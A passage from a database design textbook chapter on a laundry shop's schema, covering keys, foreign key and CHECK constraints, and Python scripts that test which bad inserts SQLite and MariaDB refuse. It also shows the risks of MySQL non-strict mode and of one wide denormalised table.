`Employee` has two candidate keys: `id` and `email`. Both identify exactly one employee, and both are enforced: `id` as the primary key, `email` by the unique index `Employee_email_uq`, because the e-mail is the login name and two employees with one login would be a security hole. `Customer.phone` is unique in the sample data (Section 6.10 checks it, and the App's consistency check `C30` keeps the generated year that way), but it is **not** declared unique in the schema: a mother and her daughter may register with one family phone, and the shop does not want to refuse the second registration.

6.6.2 Natural, coded and surrogate keys

The 2020 design uses **coded keys**: `C0001`, `E0001`, `S0001`, `B0001`. They are short, printable on a receipt, and meaningful to people ("B2938" is what the customer types on the status page). The 2026 tables `Payment` and `StatusLog` use **surrogate keys**: an `INTEGER` that the database numbers automatically, `AUTOINCREMENT` in SQLite and `AUTO_INCREMENT` in MySQL. Nobody ever types a payment's number; its only job is to be unique.

A **natural key**, a fact of the real world such as a national identity number, is used nowhere, and deliberately so: natural facts change (a customer's phone number), can be missing (a customer who will not give one), and are often personal data the shop should not collect at all.

Coded keys have one cost that the data dictionary states honestly: a `char(5)` bill number allows at most 9,999 bills. At about 3,000 bills a year that is roughly three years, and business rule BR-14 of Chapter 3 tells the owner to plan a wider column before then.

6.6.3 Foreign keys and what happens on delete

A foreign key promises that every value in the column exists as a key in the other table. The interesting question is what happens when the other row is deleted or its key changes. The design answers once, for all nine foreign keys: `ON DELETE RESTRICT ON UPDATE CASCADE`.

- `ON DELETE RESTRICT`: a customer who has bills cannot be deleted; neither can a service that has been billed, nor a supervisor who still has staff. The database refuses, and the application explains ("This customer has 62 bills and cannot be deleted").

- `ON UPDATE CASCADE`: if a key is renamed, for example `C0001` to `C9001`, the new value is copied into every row that refers to it, so no bill is left pointing at a customer who no longer exists.

The 2020 design already used these rules, and the extension kept them. (A previous version of the book's application had changed the supervisor key to `ON DELETE SET NULL`, which would silently leave a team without a supervisor; the 2026 schema returned to the original `RESTRICT`.)

6.6.4 NOT NULL, CHECK and UNIQUE

Three more kinds of constraint complete the picture. `NOT NULL` says a value is required. `UNIQUE` says no two rows may share a value. And `CHECK` states any rule that can be tested on one row: `unit > 0`, `payment >= 0`, `status IN ('departed','finished','queued')`, `finished IS NULL OR finished >= arrived`.

Listing 6.2 is the smallest table of the schema in its SQLite form, and shows all of them at once.

Listing 6.2 `sql/schema.sqlite.sql`, lines 40–52: the `Outlet` table. Every constraint has a name, so an error message says which rule was broken.

```
CREATE TABLE Outlet (
    id       CHAR(3)      NOT NULL,                -- 'O01', 'O02', 'O03'
    name     VARCHAR(50)  NOT NULL,                -- shop name shown on receipts
    address  VARCHAR(200) NOT NULL,                -- street address
    phone    VARCHAR(30)  NOT NULL,                -- shop telephone
    opened   DATE         NOT NULL,                -- first business day
    CONSTRAINT Outlet_pk PRIMARY KEY (id),
    CONSTRAINT Outlet_id_len      CHECK (length(id) = 3),
    CONSTRAINT Outlet_name_len    CHECK (length(name) BETWEEN 1 AND 50),
    CONSTRAINT Outlet_address_len CHECK (length(address) BETWEEN 1 AND 200),
    CONSTRAINT Outlet_phone_len   CHECK (length(phone) BETWEEN 1 AND 30),
    CONSTRAINT Outlet_opened_fmt  CHECK (opened = date(opened))
);
```

Naming every constraint (`Outlet_pk`, `Outlet_id_len`, ...) looks fussy until the first time an error occurs: "CHECK constraint failed: Outlet_id_len" tells a programmer exactly which rule was broken, while an unnamed constraint produces a message that names nothing.

Listing 6.3 is the heart of the schema, the `Bill` table in SQLite. The printed file is the table from `schema.sqlite.sql` with its lines rewrapped to fit the page; the program in **Listing 6.4** proves that it is the same table.

Listing 6.3 `sql/excerpts/bill.sqlite.sql`: the `Bill` table in SQLite, with eleven named `CHECK` constraints and four foreign keys.

```
-- The Bill table of ../schema.sqlite.sql, rewrapped to fit a printed page.
-- Same columns, same constraints, same names (01_create_schema.py checks it).
CREATE TABLE Bill (
    id          CHAR(5)       NOT NULL,
    arrived     DATETIME      NOT NULL
                              DEFAULT (datetime('now','localtime')),
    finished    DATETIME      NULL,
    departed    DATETIME      NULL,
    status      VARCHAR(8)    NOT NULL DEFAULT 'queued',
    rack        VARCHAR(3)    NOT NULL,
    unit        INT           NOT NULL,
    payment     DECIMAL(10,2) NOT NULL,
    Customer_id CHAR(5)       NOT NULL,
    Employee_id CHAR(5)       NOT NULL,
    Service_id  VARCHAR(5)    NOT NULL,
    Outlet_id   CHAR(3)       NULL,
    CONSTRAINT Bill_pk PRIMARY KEY (id),
    CONSTRAINT Bill_id_len CHECK (length(id) = 5),
    CONSTRAINT Bill_arrived_fmt
        CHECK (arrived  = strftime('%Y-%m-%d %H:%M:%S', arrived)),
    CONSTRAINT Bill_finished_fmt
        CHECK (finished = strftime('%Y-%m-%d %H:%M:%S', finished)),
    CONSTRAINT Bill_departed_fmt
        CHECK (departed = strftime('%Y-%m-%d %H:%M:%S', departed)),
    CONSTRAINT Bill_status_enum
        CHECK (status IN ('departed','finished','queued')),
    CONSTRAINT Bill_rack_len CHECK (length(rack) BETWEEN 1 AND 3),
    CONSTRAINT Bill_unit_pos CHECK (unit > 0),
    CONSTRAINT Bill_payment_nonneg CHECK (payment >= 0),
    CONSTRAINT Bill_finished_order
        CHECK (finished IS NULL OR finished >= arrived),
    CONSTRAINT Bill_departed_order
        CHECK (departed IS NULL OR (departed >= arrived
               AND (finished IS NULL OR departed >= finished))),
    CONSTRAINT Bill_status_times CHECK (
           (status = 'queued'   AND finished IS NULL
                                AND departed IS NULL)
        OR (status = 'finished' AND finished IS NOT NULL
                                AND departed IS NULL)
        OR (status = 'departed' AND departed IS NOT NULL)),
    CONSTRAINT Bill_Customer FOREIGN KEY (Customer_id)
        REFERENCES Customer (id) ON DELETE RESTRICT ON UPDATE CASCADE,
    CONSTRAINT Bill_Employee FOREIGN KEY (Employee_id)
        REFERENCES Employee (id) ON DELETE RESTRICT ON UPDATE CASCADE,
    CONSTRAINT Bill_Service  FOREIGN KEY (Service_id)
        REFERENCES Service (id)  ON DELETE RESTRICT ON UPDATE CASCADE,
```

Listing 6.3 (Continued) *sql/excerpts/bill.sqlite.sql: the Bill table in SQLite, with eleven named CHECK constraints and four foreign keys.*

```
    CONSTRAINT Bill_Outlet   FOREIGN KEY (Outlet_id)
        REFERENCES Outlet (id)   ON DELETE RESTRICT ON UPDATE CASCADE
);
```

The first group of checks enforces what MySQL's column types enforce by themselves (lengths, date formats, allowed values), because SQLite's types do not; Section 6.13 explains. The last three are **business rules** written in SQL. `Bill_finished_order` and `Bill_departed_order` say that time runs forward. `Bill_status_times` is the state machine of Chapter 5 (Section 5.7.3) turned into a rule the database enforces; Section 6.8 reads it closely.

6.6.5 Creating the schema and asking what it contains

Listing 6.4 builds an empty database from `schema.sqlite.sql` and then asks SQLite, through its `PRAGMA` commands, what it has built: columns, primary key, foreign keys, `CHECK` constraints and indexes for every table.

Listing 6.4 `python/01_create_schema.py`: create the empty schema, describe every table from SQLite's own catalog, and compare the printed `Bill` excerpt with the real table.

```
"""Chapter 6, Section 6.6: build the empty schema and look at what it contains.

Creates work/empty.db from sql/schema.sqlite.sql (a fresh file every run), then
asks SQLite itself for every table: columns, primary key, foreign keys, CHECK
constraints and indexes. Finally it checks that the rewrapped Bill table printed
in the book (sql/excerpts/bill.sqlite.sql) is the same table as the real one.
Run:  python 01_create_schema.py
"""
import os
import re
import sqlite3

HERE = os.path.dirname(os.path.abspath(__file__))
SQL = os.path.join(HERE, "..", "sql")
WORK = os.path.join(HERE, "work")
os.makedirs(WORK, exist_ok=True)
db = os.path.join(WORK, "empty.db")
if os.path.exists(db):
    os.remove(db)

con = sqlite3.connect(db)
con.execute("PRAGMA foreign_keys = ON")
with open(os.path.join(SQL, "schema.sqlite.sql"), encoding="utf-8") as f:
    con.executescript(f.read())

tables = [r[0] for r in con.execute(
    "SELECT name FROM sqlite_master WHERE type = 'table' "
    "AND name NOT LIKE 'sqlite_%' ORDER BY rowid")]
print(f"{'table':<10} {'cols':>4} {'pk':<6} {'checks':>6} {'fks':>3} "
      f"{'idx':>3}  references")
for t in tables:
    cols = con.execute(f"PRAGMA table_info({t})").fetchall()
    pk = [c[1] for c in cols if c[5]]                  # c[5] = position in PK
    fks = con.execute(f"PRAGMA foreign_key_list({t})").fetchall()
    ddl = con.execute("SELECT sql FROM sqlite_master WHERE name = ?",
                      (t,)).fetchone()[0]
    checks = len(re.findall(r"CONSTRAINT \w+\s+CHECK", ddl))
    idx = con.execute(f"PRAGMA index_list({t})").fetchall()
    named = [i for i in idx if not i[1].startswith("sqlite_autoindex")]
    refs = sorted({f[2] for f in fks})                 # referenced tables
    print(f"{t:<10} {len(cols):>4} {','.join(pk):<6} {checks:>6} {len(fks):>3} "
          f"{len(named):>3}  {' '.join(refs)}")
```

Listing 6.4 (Continued) *python/01_create_schema.py: create the empty schema, describe every table from SQLite's own catalog, and compare the printed Bill excerpt with the real table.*

```
n_cols = sum(len(con.execute(f"PRAGMA table_info({t})").fetchall())
             for t in tables)
print(f"\n{len(tables)} tables, {n_cols} columns")


def shape(c, table):
    cols = c.execute(f"PRAGMA table_info({table})").fetchall()
    ddl = c.execute("SELECT sql FROM sqlite_master WHERE name = ?",
                    (table,)).fetchone()[0]
    names = re.findall(r"CONSTRAINT (\w+)", ddl)
    fks = c.execute(f"PRAGMA foreign_key_list({table})").fetchall()
    return cols, names, [f[2:] for f in fks]


mem = sqlite3.connect(":memory:")
with open(os.path.join(SQL, "excerpts", "bill.sqlite.sql"), encoding="utf-8") as f:
    mem.executescript(f.read())
print("excerpt bill.sqlite.sql = Bill of schema.sqlite.sql:",
      shape(mem, "Bill") == shape(con, "Bill"))
con.close()
```

```
table      cols pk     checks fks idx  references
Outlet        5 id          5   0   0
Customer     12 id         12   0   2
Employee     14 id         12   2   3  Employee Outlet
Service       3 id          3   0   0
Bill         12 id         11   4   5  Customer Employee Outlet Service
Payment       6 id          4   1   2  Bill
StatusLog     5 id          2   2   2  Bill Employee

7 tables, 57 columns
excerpt bill.sqlite.sql = Bill of schema.sqlite.sql: True
```

Seven tables, 57 columns, 49 `CHECK` constraints in SQLite, nine foreign keys (`Bill` has four, `Employee` and `StatusLog` two each, `Payment` one), and fourteen named indexes. The last line confirms that the rewrapped `Bill` in **Listing 6.3** has the same columns, defaults, constraint names and foreign keys as the real one. **Table 6.5** summarizes what each kind of constraint protects.

Table 6.5 The constraints of the schema. MySQL needs fewer `CHECK` constraints because its column types already enforce lengths, formats and allowed values.

Kind	How many (SQLite / MySQL)	Protects against	Example in the sample data
primary key	7 / 7	two rows for one thing	a second `B0001`
foreign key	9 / 9	a reference to nothing; deleting what is referred to	a payment for bill `B9999`
unique index	1 / 1	two logins with one e-mail	a second `owner@…`
`NOT NULL`	49 / 49	a missing required fact	a bill with no customer
`CHECK`	49 / 21	an impossible value or combination	`unit = 0`; `finished` with no finish time

6.7 The Database Says No

6.7.1 Fourteen bad statements

A constraint is only as good as the test that shows it working. **Listing 6.5** runs fourteen statements against a temporary copy of `laundry.db`, each inside a transaction that is rolled back. The first is a correct bill, as a control; each of the others breaks exactly one rule.

Listing 6.5 `python/02_check_constraints.py`: fourteen statements, thirteen of which break one rule each; run on SQLite by default and on MySQL or MariaDB with `--mysql`.

```
"""Chapter 6, Section 6.7: prove that the database itself refuses bad data.

Each statement breaks one rule of the schema (one is a correct bill, as a
control). Every statement runs inside a transaction that is rolled back, on a
temporary copy of laundry.db, so nothing is ever changed.
Run:  python 02_check_constraints.py            (SQLite)
      python 02_check_constraints.py --mysql    (MySQL/MariaDB, needs PyMySQL;
      reads DB_HOST, DB_PORT, DB_USER, DB_PASS; database profitina_laundry)
      python 02_check_constraints.py --mysql --nonstrict   (XAMPP's sql_mode)
"""
import os
import shutil
import sqlite3
import sys
import tempfile

from lpdb import DB

BILL = ("INSERT INTO Bill (id, arrived, status, rack, unit, payment, "
        "Customer_id, Employee_id, Service_id, Outlet_id) VALUES "
        "('B9990', '2026-09-30 19:00:00', 'queued', 'C20', 3, 24000, "
        "'C0001', 'E0004', 'S0001', 'O01')")
TESTS = [
    ("a correct new bill (control)", BILL),
    ("status 'washing'", BILL.replace("'queued'", "'washing'")),
    ("unit 0", BILL.replace(", 3, 24000", ", 0, 24000")),
    ("negative payment", BILL.replace("24000", "-1")),
    ("'finished' but no finish time", BILL.replace("'queued'", "'finished'")),
    ("unknown customer C9999", BILL.replace("'C0001'", "'C9999'")),
    ("unknown outlet O09", BILL.replace("'O01')", "'O09')")),
    ("duplicate bill id B0001", BILL.replace("'B9990'", "'B0001'")),
    ("bill id B99901 (6 characters)", BILL.replace("'B9990'", "'B99901'")),
    ("payment method 'gopay'",
     "INSERT INTO Payment (Bill_id, paid_at, method, amount) "
     "VALUES ('B0001', '2026-09-30 10:00:00', 'gopay', 1000)"),
    ("payment amount 0",
     "INSERT INTO Payment (Bill_id, paid_at, method, amount) "
     "VALUES ('B0001', '2026-09-30 10:00:00', 'cash', 0)"),
    ("delete service S0001 (has bills)",
     "DELETE FROM Service WHERE id = 'S0001'"),
    ("delete supervisor E0002 (has staff)",
     "DELETE FROM Employee WHERE id = 'E0002'"),
    ("second employee with owner's e-mail",
     "UPDATE Employee SET email = 'owner@profitina-laundry.example' "
     "WHERE id = 'E0004'"),
    ("rename customer C0001 -> C9001 (cascades)",
```

Listing 6.5 (Continued) *python/02_check_constraints.py: fourteen statements, thirteen of which break one rule each; run on SQLite by default and on MySQL or MariaDB with --mysql.*

```
     "UPDATE Customer SET id = 'C9001' WHERE id = 'C0001'"),
]


def run_all(con, commit_off, rollback, errors):
    for name, sql in TESTS:
        commit_off()
        cur = con.cursor()
        try:
            cur.execute(sql)
            extra = ""
            if "C9001" in sql:                          # where did the bills go?
                cur.execute("SELECT COUNT(*) FROM Bill "
                            "WHERE Customer_id = 'C9001'")
                extra = f" ({cur.fetchone()[0]} bills follow)"
            if "B99901" in sql:                         # what was really stored?
                cur.execute("SELECT id FROM Bill WHERE id LIKE 'B9990%'")
                extra = f" (stored as '{cur.fetchone()[0]}')"
            print(f"accepted  {name}{extra}")
        except errors as e:
            code = f"[{e.args[0]}] " if len(e.args) > 1 else ""
            msg = code + str(e.args[-1] if len(e.args) > 1 else e)
            print(f"REFUSED   {name}\n          {msg[:74]}")
        finally:
            rollback()


if "--mysql" in sys.argv:
    import pymysql
    con = pymysql.connect(host=os.environ.get("DB_HOST", "127.0.0.1"),
                          port=int(os.environ.get("DB_PORT", "3306")),
                          user=os.environ.get("DB_USER", "root"),
                          password=os.environ.get("DB_PASS", ""),
                          database="profitina_laundry", autocommit=False)
    cur = con.cursor()
    if "--nonstrict" in sys.argv:                   # what XAMPP's my.ini sets
        cur.execute("SET SESSION sql_mode = ''")
    cur.execute("SELECT VERSION(), @@SESSION.sql_mode")
    version, mode = cur.fetchone()
    print("MySQL/MariaDB", version)
    print("strict mode:", "on" if "STRICT_TRANS_TABLES" in mode else "OFF")
    run_all(con, con.begin, con.rollback, pymysql.MySQLError)
else:
    tmp = tempfile.mkdtemp()
    copy = os.path.join(tmp, "test.db")
    shutil.copy(DB, copy)
```

Listing 6.5 (Continued) *python/02_check_constraints.py: fourteen statements, thirteen of which break one rule each; run on SQLite by default and on MySQL or MariaDB with --mysql.*

```
    con = sqlite3.connect(copy, isolation_level=None)   # we issue BEGIN ourselves
    con.execute("PRAGMA foreign_keys = ON")
    print("SQLite", sqlite3.sqlite_version)
    run_all(con, lambda: con.execute("BEGIN"),
            lambda: con.execute("ROLLBACK"), sqlite3.Error)
    con.close()
    shutil.rmtree(tmp)
```

```
SQLite 3.45.1
accepted  a correct new bill (control)
REFUSED   status 'washing'
          CHECK constraint failed: Bill_status_enum
REFUSED   unit 0
          CHECK constraint failed: Bill_unit_pos
REFUSED   negative payment
          CHECK constraint failed: Bill_payment_nonneg
REFUSED   'finished' but no finish time
          CHECK constraint failed: Bill_status_times
REFUSED   unknown customer C9999
          FOREIGN KEY constraint failed
REFUSED   unknown outlet O09
          FOREIGN KEY constraint failed
REFUSED   duplicate bill id B0001
          UNIQUE constraint failed: Bill.id
REFUSED   bill id B99901 (6 characters)
          CHECK constraint failed: Bill_id_len
REFUSED   payment method 'gopay'
          CHECK constraint failed: Payment_method_enum
REFUSED   payment amount 0
          CHECK constraint failed: Payment_amount_pos
REFUSED   delete service S0001 (has bills)
          FOREIGN KEY constraint failed
REFUSED   delete supervisor E0002 (has staff)
          FOREIGN KEY constraint failed
REFUSED   second employee with owner's e-mail
          UNIQUE constraint failed: Employee.email
accepted  rename customer C0001 -> C9001 (cascades) (10 bills follow)
```

The control is accepted, and every broken rule is refused with the name of the constraint that caught it. The last line is the one accepted change: renaming customer `C0001` to `C9001` is legal, and `ON UPDATE CASCADE` carried the new id into all ten of that customer's bills.

6.7.2 The same statements on MariaDB

The same program, run with `--mysql` against MariaDB 10.11 loaded from `schema.mysql.sql` and `seed.mysql.sql`, gives:

```
MySQL/MariaDB 10.11.14-MariaDB-0ubuntu0.24.04.1
strict mode: on
accepted  a correct new bill (control)
REFUSED   status 'washing'
          [1265] Data truncated for column 'status' at row 1
REFUSED   unit 0
          [4025] CONSTRAINT `Bill_unit_pos` failed for `profitina_laundry`.`Bill`
REFUSED   negative payment
          [4025] CONSTRAINT `Bill_payment_nonneg` failed for `profitina_laundry`.`Bi
REFUSED   'finished' but no finish time
          [4025] CONSTRAINT `Bill_status_times` failed for `profitina_laundry`.`Bill
REFUSED   unknown customer C9999
          [1452] Cannot add or update a child row: a foreign key constraint fails (`
REFUSED   unknown outlet O09
          [1452] Cannot add or update a child row: a foreign key constraint fails (`
REFUSED   duplicate bill id B0001
          [1062] Duplicate entry 'B0001' for key 'PRIMARY'
REFUSED   bill id B99901 (6 characters)
          [1406] Data too long for column 'id' at row 1
REFUSED   payment method 'gopay'
          [1265] Data truncated for column 'method' at row 1
REFUSED   payment amount 0
          [4025] CONSTRAINT `Payment_amount_pos` failed for `profitina_laundry`.`Pay
REFUSED   delete service S0001 (has bills)
          [1451] Cannot delete or update a parent row: a foreign key constraint fail
REFUSED   delete supervisor E0002 (has staff)
          [1451] Cannot delete or update a parent row: a foreign key constraint fail
REFUSED   second employee with owner's e-mail
          [1062] Duplicate entry 'owner@profitina-laundry.example' for key 'Employee
accepted  rename customer C0001 -> C9001 (cascades) (10 bills follow)
```

The verdicts agree, but look at *who* refuses. In MySQL and MariaDB the `status 'washing'` and `method 'gopay'` statements are stopped by the `ENUM` column type itself (error 1265, “Data truncated”), and the six-character id by the `CHAR(5)` type (error 1406, “Data too long”), before any `CHECK` is consulted. In SQLite the same three are stopped by `CHECK` constraints, because SQLite’s column types enforce nothing. Each engine reports foreign-key failures with its own numbers: 1452 for “child row”, 1451 for “parent row”, 1062 for a duplicate key.

6.7.3 What non-strict mode lets through

XAMPP, the bundle most beginners install on Windows, ships a MySQL configuration that switches **strict mode off**. The last option of **Listing 6.5** reproduces that setting with `SET SESSION sql_mode = ''`:

```
MySQL/MariaDB 10.11.14-MariaDB-0ubuntu0.24.04.1
strict mode: OFF
accepted  a correct new bill (control)
REFUSED   status 'washing'
          [4025] CONSTRAINT `Bill_status_enum` failed for `profitina_laundry`.`Bill`
REFUSED   unit 0
          [4025] CONSTRAINT `Bill_unit_pos` failed for `profitina_laundry`.`Bill`
REFUSED   negative payment
          [4025] CONSTRAINT `Bill_payment_nonneg` failed for `profitina_laundry`.`Bi
REFUSED   'finished' but no finish time
          [4025] CONSTRAINT `Bill_status_times` failed for `profitina_laundry`.`Bill
REFUSED   unknown customer C9999
          [1452] Cannot add or update a child row: a foreign key constraint fails (`
REFUSED   unknown outlet O09
          [1452] Cannot add or update a child row: a foreign key constraint fails (`
REFUSED   duplicate bill id B0001
          [1062] Duplicate entry 'B0001' for key 'PRIMARY'
accepted  bill id B99901 (6 characters) (stored as 'B9990')
REFUSED   payment method 'gopay'
          [4025] CONSTRAINT `Payment_method_enum` failed for `profitina_laundry`.`Pa
REFUSED   payment amount 0
          [4025] CONSTRAINT `Payment_amount_pos` failed for `profitina_laundry`.`Pay
REFUSED   delete service S0001 (has bills)
          [1451] Cannot delete or update a parent row: a foreign key constraint fail
REFUSED   delete supervisor E0002 (has staff)
          [1451] Cannot delete or update a parent row: a foreign key constraint fail
REFUSED   second employee with owner's e-mail
          [1062] Duplicate entry 'owner@profitina-laundry.example' for key 'Employee
accepted  rename customer C0001 -> C9001 (cascades) (10 bills follow)
```

Two things changed. The bad `ENUM` values are now caught by the `CHECK` constraints that the MySQL schema adds to every `ENUM` column (`Bill_status_enum`, `Payment_method_enum`): without strict mode the column type alone would have stored an empty string with only a warning, and the `CHECK` is what turns that into an error. That is why the schema, in its header, says "every ENUM column also has a CHECK with the same values".

The other change is worse. **The six-character bill id `B99901` was accepted and stored as `B9990`**: MySQL cut the value to fit `CHAR(5)` and reported a warning that no program reads. The `CHECK (CHAR_LENGTH(id) = 5)` could not help, because it saw the already-shortened value, which *is* five characters long. A cashier's typo has silently become a different bill number. This is why every track of the book runs `SET SESSION sql_mode = 'STRICT_TRANS_TABLES,…'` right after connecting to MySQL, and why the App's README gives it a section of its own.

> **NEVER RUN MYSQL WITHOUT STRICT MODE.** In non-strict mode MySQL and MariaDB "repair" bad values instead of refusing them: text is cut short, out-of-range numbers are clipped, invalid dates become zeros, and each repair produces only a warning. Set strict mode on every connection, or in the server configuration, and test it as **Listing 6.5** does.

6.7.4 The SQLite trap: foreign keys are off by default

SQLite has a trap of its own. For compatibility with very old databases, it checks foreign keys **only on connections that ask for it** with `PRAGMA foreign_keys = ON`. **Listing 6.6** shows the consequence.

Listing 6.6 `python/03_foreign_keys_off.py`: the same orphan payment, on a connection without and with `PRAGMA foreign_keys = ON`.

```
"""Chapter 6, Section 6.7: what happens when a connection forgets the PRAGMA.

SQLite checks foreign keys only on connections that ran
PRAGMA foreign_keys = ON. This program opens a temporary copy of laundry.db
twice, once without and once with the PRAGMA, and tries to record a payment
for a bill that does not exist.
Run:  python 03_foreign_keys_off.py
"""
import os
import shutil
import sqlite3
import tempfile

from lpdb import DB

ORPHAN = ("INSERT INTO Payment (Bill_id, paid_at, method, amount) "
          "VALUES ('B9999', '2026-09-30 20:00:00', 'cash', 50000)")

tmp = tempfile.mkdtemp()
copy = os.path.join(tmp, "test.db")
shutil.copy(DB, copy)

for pragma in ("OFF", "ON"):
    con = sqlite3.connect(copy)
    con.execute(f"PRAGMA foreign_keys = {pragma}")
    try:
        con.execute(ORPHAN)
        print(f"foreign_keys {pragma:<3}: payment for B9999 ACCEPTED")
        problems = con.execute("PRAGMA foreign_key_check").fetchall()
        print("  foreign_key_check now finds:", problems)
    except sqlite3.IntegrityError as e:
        print(f"foreign_keys {pragma:<3}: refused ({e})")
    con.rollback()                  # Leave the copy as it was
    con.close()
shutil.rmtree(tmp)
```

```
foreign_keys OFF: payment for B9999 ACCEPTED
  foreign_key_check now finds: [('Payment', 3320, 'Bill', 0)]
foreign_keys ON : refused (FOREIGN KEY constraint failed)
```

Without the PRAGMA, a payment of Rp 50.000 for the non-existent bill `B9999` is accepted without a word. `PRAGMA foreign_key_check` finds it afterwards (row 3320 of `Payment` refers to a missing `Bill`), but only if somebody thinks to ask. With the PRAGMA, the same statement is refused. SQLite's documentation is explicit that the setting is per connection and off by default [4]. Every program of this book, in every language, therefore switches it on immediately after opening the database, and Java's `sqlite-jdbc` driver accepts it as the connection property `foreign_keys=true`.

6.8 The Bill's State Machine as a Constraint

Chapter 5 described a bill's life as three states: `queued`, then `finished`, then `departed`, plus the special case of a cancellation. **Figure 6.5** draws it as a **state machine**, with the condition on the two time columns written inside each state.



Figure 6.5 The life of a bill as a state machine. Each state lists the combination of time columns that the `CHECK` constraint `Bill_status_times` allows for it; a complaint adds a status-log row but no new state.

The constraint `Bill_status_times` in **Listing 6.3** is that picture written in logic. With s the status, F the finished time and D the departed time, it requires

$$(s = \text{queued} \wedge F = \bot \wedge D = \bot) \vee (s = \text{finished} \wedge F \neq \bot \wedge D = \bot) \vee (s = \text{departed} \wedge D \neq \bot) \tag{6.4}$$

where $\bot$ stands for `NULL`, $\wedge$ for AND and $\vee$ for OR. Read it clause by clause: a queued bill has neither time; a finished bill has a finish time and no departure time; a departed bill has a departure time. The last clause says nothing about F, and that silence is what allows a **cancelled** bill, `departed` with no finish time, to exist.

What the constraint cannot express is the **order of changes**. "A finished bill never goes back to queued" is a rule about two moments in time, and a `CHECK` sees only one row at one moment. That rule is enforced by the application with a conditional update (`UPDATE Bill SET … WHERE id = ? AND status = 'queued'`), as requirement AC-5.8 of Chapter 3 prescribes, and recorded by `StatusLog`. A good design knows which rules the database can hold and hands the rest, explicitly, to the program.

6.9 Why One Wide Table Goes Wrong

6.9.1 The order book as a table

To see why the design has seven tables, build the alternative. **Listing 6.7** creates `CounterBook`, the paper order book as a single table: one row per bill, with the customer's name and phone, the service's description and price, and the outlet's name and phone copied into it, thirteen columns in all. It then does to that table what a real shop does to its data in a year.

Listing 6.7 `python/04_anomalies.py`: the order book as one wide table, with its redundancy and the three classic anomalies demonstrated on real rows.

```
"""Chapter 6, Section 6.9: the paper order book as ONE table, and what goes wrong.

Builds CounterBook, one wide row per bill with the customer's, the service's
and the outlet's details copied in (the way a paper order book is kept), on a
temporary copy of laundry.db. Then it measures the redundancy and shows the
update, deletion and insertion anomalies with real rows.
Run:  python 04_anomalies.py
"""
import os
import shutil
import sqlite3
import tempfile

from lpdb import DB

tmp = tempfile.mkdtemp()
copy = os.path.join(tmp, "flat.db")
shutil.copy(DB, copy)
con = sqlite3.connect(copy)
con.execute("""
    CREATE TABLE CounterBook AS
    SELECT b.id AS bill, b.arrived, b.unit, b.payment,
           c.id AS cust_id, c.name AS cust_name, c.phone AS cust_phone,
           s.id AS svc_id, s.description AS svc_desc, s.price AS svc_price,
           o.id AS outlet_id, o.name AS outlet_name, o.phone AS outlet_phone
      FROM Bill b JOIN Customer c ON c.id = b.Customer_id
                  JOIN Service s ON s.id = b.Service_id
                  JOIN Outlet o ON o.id = b.Outlet_id""")


def one(sql, *args):
    return con.execute(sql, args).fetchone()[0]


print("CounterBook:", one("SELECT COUNT(*) FROM CounterBook"), "rows,",
      len(con.execute("SELECT * FROM CounterBook").description), "columns")

print("\n1. Redundancy: how often one fact is written down")
print("   name of outlet O01:  ",
      one("SELECT COUNT(*) FROM CounterBook WHERE outlet_id = 'O01'"), "times")
print("   price of S0001:      ",
      one("SELECT COUNT(*) FROM CounterBook WHERE svc_id = 'S0001'"), "times")
print("   phone of C0094:      ",
      one("SELECT COUNT(*) FROM CounterBook WHERE cust_id = 'C0094'"), "times")
```

Listing 6.7 (Continued) *python/04_anomalies.py: the order book as one wide table, with its redundancy and the three classic anomalies demonstrated on real rows.*

```
print("\n2. Update anomaly: C0094 gets a new phone; the clerk fixes ten rows")
con.execute("""UPDATE CounterBook SET cust_phone = '0811-0000-9999'
               WHERE bill IN (SELECT bill FROM CounterBook
                              WHERE cust_id = 'C0094'
                              ORDER BY arrived DESC LIMIT 10)""")
for phone, n in con.execute("""SELECT cust_phone, COUNT(*) FROM CounterBook
                               WHERE cust_id = 'C0094' GROUP BY 1"""):
    print(f"   C0094 phone {phone}: {n} rows")

print("\n3. Update anomaly: wash-fold goes up to Rp 9.000/kg")
MISMATCH = """SELECT COUNT(*) FROM CounterBook
              WHERE svc_id = 'S0001' AND svc_price * unit <> payment"""
print("   S0001 rows where price x unit <> amount charged, before:",
      one(MISMATCH))
con.execute("UPDATE CounterBook SET svc_price = 9000 WHERE svc_id = 'S0001'")
print("   the same, after the price change:                      ",
      one(MISMATCH))

print("\n4. Deletion anomaly: remove the bills of one-visit customers")
gone = [r[0] for r in con.execute("""SELECT cust_id FROM CounterBook
                                     GROUP BY cust_id HAVING COUNT(*) = 1""")]
con.execute("""DELETE FROM CounterBook WHERE cust_id IN
               (SELECT cust_id FROM CounterBook
                 GROUP BY cust_id HAVING COUNT(*) = 1)""")
print(f"   {len(gone)} customers vanished with their only bill.")
print(f"   {gone[0]} rows left in CounterBook:",
      one("SELECT COUNT(*) FROM CounterBook WHERE cust_id = ?", gone[0]),
      "  rows in the real Customer table:",
      one("SELECT COUNT(*) FROM Customer WHERE id = ?", gone[0]))

print("\n5. Insertion anomaly: a new service with no bill yet")
print("   customers with no bill at all (cannot appear in CounterBook):",
      one("""SELECT COUNT(*) FROM Customer c WHERE NOT EXISTS
             (SELECT 1 FROM Bill b WHERE b.Customer_id = c.id)"""))
con.execute("""INSERT INTO CounterBook (svc_id, svc_desc, svc_price)
               VALUES ('S0013', 'Carpet (per m2)', 20000)""")
print("   row for S0013 stored with bill =",
      one("SELECT bill FROM CounterBook WHERE svc_id = 'S0013'"),
      "and cust_id =",
      one("SELECT cust_id FROM CounterBook WHERE svc_id = 'S0013'"))
